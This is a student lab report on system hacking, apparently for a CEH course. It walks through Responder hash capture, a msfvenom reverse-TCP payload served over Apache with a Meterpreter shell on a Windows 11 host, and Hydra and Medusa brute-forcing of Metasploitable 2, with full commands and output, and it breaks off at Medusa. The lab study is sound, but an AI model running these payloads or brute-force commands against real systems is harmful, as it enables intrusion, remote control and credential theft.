

SYSTEM HACKING



REPORT OF SYSTEM HACKING

BY SACHCHITANAND YADAV

SYSTEM HACKING

MODULE - 6

Learning Objectives -

- Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System
- Use Different Privilege Escalation Techniques to Gain Administrative Privileges
- Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System
- Demonstrate Techniques to Hide the Evidence of Compromise
- System Hacking Countermeasures

Table of Contents

1. System Hacking Overview

- 1.1 Definition of System Hacking
- 1.2 Objectives of System Hacking
- 1.3 Phases of System Hacking
 - Reconnaissance
 - Gaining Access
 - Maintaining Access
 - Covering Tracks

2. Encryption and Hashing

- 2.1 What is Hashing
- 2.2 What is Encryption
- 2.3 Types of Encryption
 - Symmetric Encryption
 - Asymmetric Encryption
- 2.4 How Hashing & Encryption Work
- 2.5 Importance Before Exploitation
 - Password Cracking
 - Packet Sniffing
 - Authentication Bypass
 - Post-Exploitation Access

3. Password Cracking Techniques

- 3.1 Using John the Ripper
- 3.2 Using Hydra (THC-Hydra)
- 3.3 Using Medusa
- 3.4 Using Kali Linux Live Boot

4. Exploitation Using Metasploit

- 4.1 Windows 7 Hacking
- 4.2 Windows 11 Hacking Using Msfvenom
- 4.3 Metasploitable 2 Hacking

5. Network Attacks & Tools

- 5.1 Using Responder
- 5.2 Nmap Scanning Techniques

6. System Hacking Countermeasures

- 6.1 Strong Authentication & MFA
- 6.2 Access Control
- 6.3 System & Software Updates
- 6.4 Network Security
- 6.5 Monitoring & Logging
- 6.6 Protection Against Brute-Force Attacks
- 6.7 User Awareness & Training
- 6.8 Backup and Recovery

7. Summary of the Module

- 7.1 Key Takeaways
- 7.2 Importance of Fundamentals
- 7.3 Lessons Learned

System Hacking Concepts: -

System Hacking

System hacking is the act of breaching a computer system or network without proper authorization. Whether done with malicious intent or for ethical security testing, it revolves around discovering weaknesses, exploiting them, and often attempting to stay hidden. While the motives vary, the methods tend to follow a recognizable pattern that attackers (and defenders) should understand.

Common Objectives

- **Unauthorized Access to Data** – Stealing confidential information for personal use, resale, or sabotage.
- **Financial Benefit** – Ransomware, fraud, and monetizing stolen credentials.
- **Disruption or Sabotage** – Damaging systems to halt operations or cause reputational loss.
- **Surveillance & Espionage** – Tracking user activity or collecting intelligence.
- **Establishing a Foothold** – Preparing a compromised system for deeper attacks.
- **Security Assessment** – In ethical hacking, identifying weaknesses to strengthen defense.

Phases of System Hacking

1. Reconnaissance (Information Gathering)

The attacker collects data about the target — domains, IPs, running services, and possible weak entry points.

2. Gaining Access

Actual exploitation begins; the attacker uses vulnerabilities, weak passwords, or misconfigurations to enter the system.

3. Maintaining Access

Backdoors, persistence mechanisms, scheduled tasks, or injected scripts are used so the attacker can return even if the system reboots.

4. Covering Tracks

Logs are modified, footprints deleted, and tools like rootkits may be used to hide activity and avoid detection.

Protection Measures

1. Strong & Unique Passwords

- Long, unpredictable, and different for each service.
- Password managers help maintain complex credentials.

2. Two-Factor Authentication (2FA)

- Adds an extra verification step beyond the password.
- Apps and physical security keys improve security drastically.

3. Regular Updates

- Keep the OS, drivers, applications, and security tools updated.
- Patches eliminate many known vulnerabilities before attackers can abuse them.

4. Phishing Awareness

- Don't trust unsolicited links.
- Always confirm the sender and ignore “urgent” pressure-language.

5. System Monitoring

- Use antivirus/EDR tools and watch for unusual system behavior.
- Unexpected logins, high CPU usage, and unknown apps are red flags.

6. Secure Networks

- Prefer private, encrypted connections.
- Use VPNs on public Wi-Fi, and enable WPA3/WPA2 at home.

7. User Education

- Human error is still the oldest vulnerability in the book.
- Train yourself and your team in scams, malware, and attack patterns.

8. Backup Strategy

- Keep data backups offline or on the cloud.
- Restores become your lifeline during ransomware attacks.

9. Firewall Protection

- Network and host-based firewalls block unauthorized traffic.
- Essential for reducing attack exposure.

10. Access Control

- Apply the principle of least privilege.
- Avoid using admin accounts for routine operations.

Updated Summary Table (Improved Version)

Phase	Common Tools / Techniques
Reconnaissance	WHOIS, Shodan, Google Dorking, Recon-NG
Scanning	Nmap, Masscan
Enumeration	Netcat, Telnet, Nmap (-sV), enum4linux
Vulnerability Analysis	Nessus, OpenVAS, Nikto
Exploitation	Metasploit, Hydra, Exploit-DB modules
Privilege Escalation	LinPEAS, WinPEAS, GTFOBins, PowerUp
Persistence	Cron Jobs, Scheduled Tasks, Backdoors
Covering Tracks	Log Cleaners, Anti-forensic tools, Rootkits

Understanding Hashing & Encryption Before Exploitation

Before you even think about attacking a machine, you've gotta understand the language that systems use to protect their secrets. Hashing and encryption are two sides of that ancient cyber coin — one is a lock that never opens, the other is a lock with a key.

What Is a Hash?

A **hash** is a one-way cryptographic transformation that takes any input (like a password or a long file) and converts it into a fixed-length output.

- Hashes cannot be reversed — once the data is hashed, there's no built-in method to get the original value again.
- Example: **SHA-256** always produces a 64-character output, no matter what you put in.
- **Main Purpose:** Verify integrity — ensuring the content hasn't been tampered with. That's why hashes are used in:
 - Password storage
 - File verification
 - Digital forensics

Hash = *one-way street, no U-turns allowed.*

What Is Encryption?

Encryption is a reversible process that transforms readable data into an unreadable format using a **key**.

When you decrypt it with the correct key, the data becomes normal again.

Types of Encryption

- **Symmetric Encryption**
Same key for both encryption and decryption.
Example: AES, widely used on disks, Wi-Fi, and secure storage.
- **Asymmetric Encryption**
Two keys:

- Public key → Encrypt
- Private key → Decrypt

Example: RSA, used in HTTPS, SSH, secure emails.

Purpose: Secure sensitive data during storage and transmission — basically keeping your secrets safe from snoopers.

How Hashing & Encryption Work

Hashing

Input → Hash Function → Hash Output
(No keys used)
One-way only

Encryption

Input + Key → Encryption Algorithm → Encrypted Output
Decryption + Key → Original Data

Hashing is permanent.

Encryption is reversible if you have the key.

Why Learn This Before Exploiting a Machine?

1. Password Cracking

Most systems store passwords as hashes — not plain text.

To crack them, you must understand:

- hashing algorithms
- rainbow tables
- dictionary vs brute-force attacks

2. Packet Sniffing

Data you capture over a network may be encrypted.

If you know the encryption method, you might:

- analyze it
- exploit weakness
- attempt decryption

3. Authentication Bypass

Many applications verify users by comparing hashes or encrypted tokens. Understanding these mechanisms helps you find loopholes.

4. Post-Exploitation Access

After gaining entry, cracking stored hashes or decrypting credentials becomes crucial for:

- privilege escalation
- pivoting
- lateral movement

Hashing & encryption aren't "optional knowledge" — they're the foundation of real-world exploitation.

Perform an active online attack to crack the system's password using Responder.

Responder -

Responder is a network security tool used to **capture authentication hashes**, commonly NTLM **hashes**, on a **Local Area Network (LAN)**. It works by monitoring network traffic and responding to certain name resolution requests, allowing the collection of credentials when systems are misconfigured.


Purpose

The tool is mainly used in **ethical hacking and penetration testing** to identify weaknesses in network authentication mechanisms and to demonstrate the risks of improper network configurations.

How to use it :-

➤ Step 1 : open kali linux terminal and type

Responder -I eth0



```
(root㉿kali)-[~/home/sachet]
# Responder -I eth0
[*] Poisoners:
    LLMNR      [ON]
    MND-NS     [ON]
    NBT-NS     [ON]
    DNS        [ON]
    DHCP       [OFF]

[*] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy  [OFF]
    Auth proxy   [OFF]
    SMB server  [ON]
    LDAP server [ON]
    SQL server  [ON]
    FTP server  [ON]
    TFTP server  [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server  [ON]
    LLMNR server [ON]
    MND-NS server [ON]
    RDP server  [ON]
    DCE-RPC server [ON]
    WInRM server [ON]
    SNMP server [ON]

[*] HTTP Options:
    Always serving EXE  [OFF]
    Serving EXE        [OFF]
    SSL                [OFF]
    Upstream Proxy    [OFF]

[*] Poisoning Options:
    Analyze Mode      [OFF]
    Force WPAD auth  [OFF]
    Force Basic Auth  [OFF]
    Force LLMNR upgrade [OFF]
    Force DNS downgrade [OFF]

[*] Generic Options:
```

MODULE – 6 SYSTEM HACKING

Conclusion

Responder demonstrates how insecure network configurations can expose authentication credentials on a Local Area Network. By capturing NTLM hashes in a controlled environment, this experiment highlights the risks of weak network security practices and improper name resolution protocols. The study emphasizes the importance of secure configurations, strong authentication mechanisms, and regular network audits to prevent credential leakage.

Windows 11 Hacking Using Metasploit

Msfvenom :-

Msfvenom is a command-line weapon inside the Metasploit Framework, used to craft custom payloads — the tiny malicious pieces of code you inject into files, apps, or network traffic to exploit a target system. It basically lets you build your own attack executable, tailor-made for whatever system you're trying to pop.

Msfvenom cheat sheet :- [MSF-Venom-Cheatsheet/MSF Venom Cheatsheet.pdf at master · frizb/MSF-Venom-Cheatsheet · GitHub](https://github.com/frizb/MSF-Venom-Cheatsheet)

How to do it :-

- Type – Msfvenom

Generate a payload using msfvenom

Command – msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=<your-port> -f exe -o payload6.exe

-p → payload

-f → format

-o → output

Payload6 → payload name

Copy payload in web root directory -- /var/www/html

```
cp payload6.exe /var/www/html
```

Now start apache server

```
sudo systemctl start apache2
```

MODULE – 6 SYSTEM HACKING

The screenshot shows a terminal window titled 'kali [Running] - Oracle VirtualBox'. The terminal session is as follows:

```
sachet@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.31 LPORT=4444 -f exe -o payload6.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x64 from the payload
[*] No encoder or decoder selected, outputting raw payload
Payload size: 516 bytes
Final size of exe file: 7088 bytes
Saved as: payload6.exe
sachet@kali:~/Desktop$ cp payload6.exe /var/www/html
sachet@kali:~/Desktop$ cd /var/www/html
sachet@kali:~/var/www/html$ systemctl start apache2.service
sachet@kali:~/var/www/html$
```

The desktop environment includes a taskbar with various application icons and system status indicators.

- now open msfconsole → it work as listner in this exploit

Note :- When you use msfconsole to set up a handler, it's literally listening for a connection from a payload that was executed on a target machine

- use exploit/multi/handler
- ❖ **multi/handler is not a traditional exploit. Instead, it's a payload handler.**
- ❖ **set payload that are you create for payload**
 - set payload windows/x64/meterpreter/reverse_tcp
- ❖ **And set LHOST - set LHOST 192.168.1.31**

MODULE – 6 SYSTEM HACKING

- ❖ Now , go to attacker machine and you see that system hacked successfully

```
kali [Running] - OracleVirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:~# msf exploit(multi/handler) > set lhost 192.168.1.31
lhost => 192.168.1.31
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.31:4444
[*] Sending stage (230982 bytes) to 192.168.1.126
[*] Meterpreter session 1 opened (192.168.1.31:4444 → 192.168.1.126:41949) at 2025-12-15 13:13:42 +0530

meterpreter > ls
Listing: C:\Users\Sachchitanand Yadav\Downloads
=====
Mode          Size      Type  Last modified      Name
_____
100666/rw-rw-rw- 190048419 fil   2025-12-09 22:51:46 +0530 CEHv13 - Lab Manual Sysap_compressed.pdf
100666/rw-rw-rw- 50620180  fil   2025-12-09 22:10:09 +0530 CEHv13 - Module 03 - Scanning Networks hide01ir (1)_compressed.pdf
100666/rw-rw-rw- 3283483   fil   2025-12-12 20:13:49 +0530 CEHv13 - Module 05 - Vulnerability Analysis hide01.ir (1).pdf
040777/rwxrwxrwx 4096     dir   2025-12-11 13:46:43 +0530 Global Network Inventory
040777/rwxrwxrwx 0        dir   2025-12-11 13:47:01 +0530 MBSASetup-x64-EN
100666/rw-rw-rw- 22345078  fil   2025-09-30 20:03:56 +0530 Module-4 Enumarartion.pdf
100666/rw-rw-rw- 7680     fil   2025-12-15 13:12:41 +0530 Unconfirmed 805687.crdownload
100666/rw-rw-rw- 9327470   fil   2025-10-08 13:25:34 +0530 Vunlerbility Analysis.pdf
=====

26°C Sunny
Search
ENG IN 01:17 PM
15-12-2025
```

```
kali [Running] - OracleVirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:~# meterpreter > shell
Process 6364 created.
Channel 1 created.
Microsoft Windows [Version 10.0.26200.7462]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Sachchitanand Yadav\Downloads>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Sachchitanand Yadav\Downloads>ipconfig
ipconfig


Windows IP Configuration

Ethernet adapter Ethernet 3:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . : fe80::59e0:fc97:e648:661b%8
IPv4 Address. . . . . : 192.168.56.1

26°C Sunny
Search
ENG IN 01:19 PM
15-12-2025
```

MODULE – 6 SYSTEM HACKING



The screenshot shows a terminal window titled "kali [Running] - Oracle VirtualBox". The terminal is running as root, indicated by the prompt "root@kali:~#". The output displays network configuration for several adapters:

```
root@kali:~# ifconfig
Wireless LAN adapter Wi-Fi:
    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2401:4900:881e:ce34:a521:8bc:fb8:38ab
    Temporary IPv6 Address . . . . . : 2401:4900:881e:ce34:c475:cf92:de22:1552
    Link-local IPv6 Address . . . . . : fe80::cd03:e4:f789:14d3%21
    IPv4 Address. . . . . : 192.168.1.126
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::a291:caff:fe62:bb61%21
                                192.168.1.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Users\Sachchitanand Yadav\Downloads>
```

Conclusion

This experiment shows that even Windows 11 can be compromised if security measures are weak. Using Metasploit and Msfvenom in a controlled environment highlights the importance of strong system configuration, regular updates, and user awareness. Modern tools change, but basic security principles still matter.

Password cracking Using Hydra

Hydra (THC-Hydra)

Hydra — often referred to as **THC-Hydra** — is one of the go-to tools for performing fast and aggressive brute-force password attacks. It can target a wide range of network protocols and services, making it a favorite among penetration testers. Kali Linux bundles Hydra by default, so it's ready to use the moment you fire up the machine.

Objective

The objective of using Hydra (THC-Hydra) is to evaluate the strength of authentication mechanisms by testing systems for weak or commonly used passwords. This helps identify vulnerabilities in network services and emphasizes the importance of strong password policies.

Hydra cheat sheet :- [Hydra-Cheatsheet/Hydra-Password-Cracking-Cheatsheet.pdf at master · frizb/Hydra-Cheatsheet · GitHub](#)

Attacker Machine - Kali linux

Target Machine – Metasploitable 2

Note :- if you know target machine username or password, then add it on hydra dictionary, because if the username or password are in the dictionary then you clear how brute force really worked

MODULE – 6 SYSTEM HACKING

❖ Hydra wordlist locations - /usr/share/wordlists

```
(root㉿kali)-[~/home/sachet]
# cd /usr/share/wordlists

(root㉿kali)-[/usr/share/wordlists]
# ls
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt.gz wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt

(root㉿kali)-[/usr/share/wordlists]
# gzip rockyou.txt.gz
gzip: rockyou.txt.gz already has .gz suffix -- unchanged

(root㉿kali)-[/usr/share/wordlists]
# unzip rockyou.txt.gz
Archive: rockyou.txt.gz
End-of-central-directory signature not found. Either this file is not
a zipfile, or it constitutes one disk of a multi-part archive. In the
latter case the central directory and zipfile comment will be found on
the last disk(s) of this archive.
unzip: cannot find zipfile directory in one of rockyou.txt.gz or
rockyou.txt.gz.zip, and cannot find rockyou.txt.gz.ZIP, period.

(root㉿kali)-[/usr/share/wordlists]
# ls
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt.gz wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt

(root㉿kali)-[/usr/share/wordlists]
# gzip rockyou.txt.gz
```

```
(root㉿kali)-[/usr/share/wordlists]
# gunzip rockyou.txt.gz

(root㉿kali)-[/usr/share/wordlists]
# ls
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt

(root㉿kali)-[/usr/share/wordlists]
# nano rockyou.txt

(root㉿kali)-[/usr/share/wordlists]
# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.1.61 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-15 14:07:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1:p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.1.61:21/
[STATUS] 256.00 tries/min, 256 tries in 00:01h, 14344143 to do in 933:52h, 16 active
[STATUS] 272.00 tries/min, 816 tries in 00:03h, 14343583 to do in 878:54h, 16 active
^C^C^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(root㉿kali)-[/usr/share/wordlists]
# nano rockyou.txt


(root㉿kali)-[/usr/share/wordlists]
# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.1.61 ftp
```

❖ **Command :** hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt <target IP> <Port>

-l -: if you know username

-P -: if you don't know password

❖ Here , password crack



```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
^C
[root@kali)-[/usr/share/wordlists]
# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.1.61 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-15 14:12:35
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.1.61:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-15 14:12:48

[root@kali)-[/usr/share/wordlists]
# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.1.61 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-15 14:13:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ftp://192.168.1.61:21/
[21] [ftp] host: 192.168.1.61 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-15 14:13:29

[root@kali)-[/usr/share/wordlists]
# 

```

Conclusion

The use of Hydra demonstrates how easily weak passwords can be compromised through brute-force attacks. This experiment highlights the need for strong credentials, account lockout policies, and continuous security monitoring. Tools change, but poor password practices remain the real threat.

Password cracking Using Medusa

Medusa -

Medusa is Hydra's quieter cousin—lean, fast, and brutally focused. It's a parallel login brute-force tool used in ethical hacking to test authentication strength across services like **SSH, FTP, HTTP, Telnet, SMB**, and more. Speed is its flex; efficiency is its religion.

Objective

The objective of using Medusa is to test the strength of authentication mechanisms by performing controlled brute-force attacks on various network services. This helps identify weak or poorly protected passwords and evaluate the effectiveness of existing security policies.

Significance

Medusa helps security professionals understand how attackers exploit weak authentication at high speed. Its parallel attack design shows that systems without rate-limiting or lockout mechanisms are especially vulnerable. This makes it a valuable tool for auditing real-world environments.

Advantages

- High-speed and parallel execution
- Supports multiple network services
- Lightweight and efficient
- Useful for testing large credential sets

Fast tool, sharp blade—cuts only where security is already thin.

Limitations

- Ineffective against strong passwords
- Fails when proper lockout policies are enabled
- Requires prior authorization and controlled setup

MODULE – 6 SYSTEM HACKING

Tools don't break systems. Bad security lets them in.

Security Precautions

- Implement strong password policies
- Enable account lockout and rate limiting
- Monitor login attempts and logs
- Use multi-factor authentication (MFA)

Command - medusa -h <TARGET_IP> -u <USERNAME> -P <password_list.txt> -M ssh

What's happening here (real talk):

- -h → target system
- -u → username to test
- -P → password wordlist
- -M → service/module (ssh, ftp, http, etc.)

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ftp://192.168.1.61:21/
[21][ftp] host: 192.168.1.61  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-15 14:13:29

[root@kali)-[/usr/share/wordlists]
# hydra -l Avinash Kumar -P /usr/share/wordlists/rockyou.txt 192.168.1.125 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-15 14:16:50
[ERROR] Unknown service: 192.168.1.125

[root@kali)-[/usr/share/wordlists]
# medusa -h 192.168.1.61 -u msfadmin -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

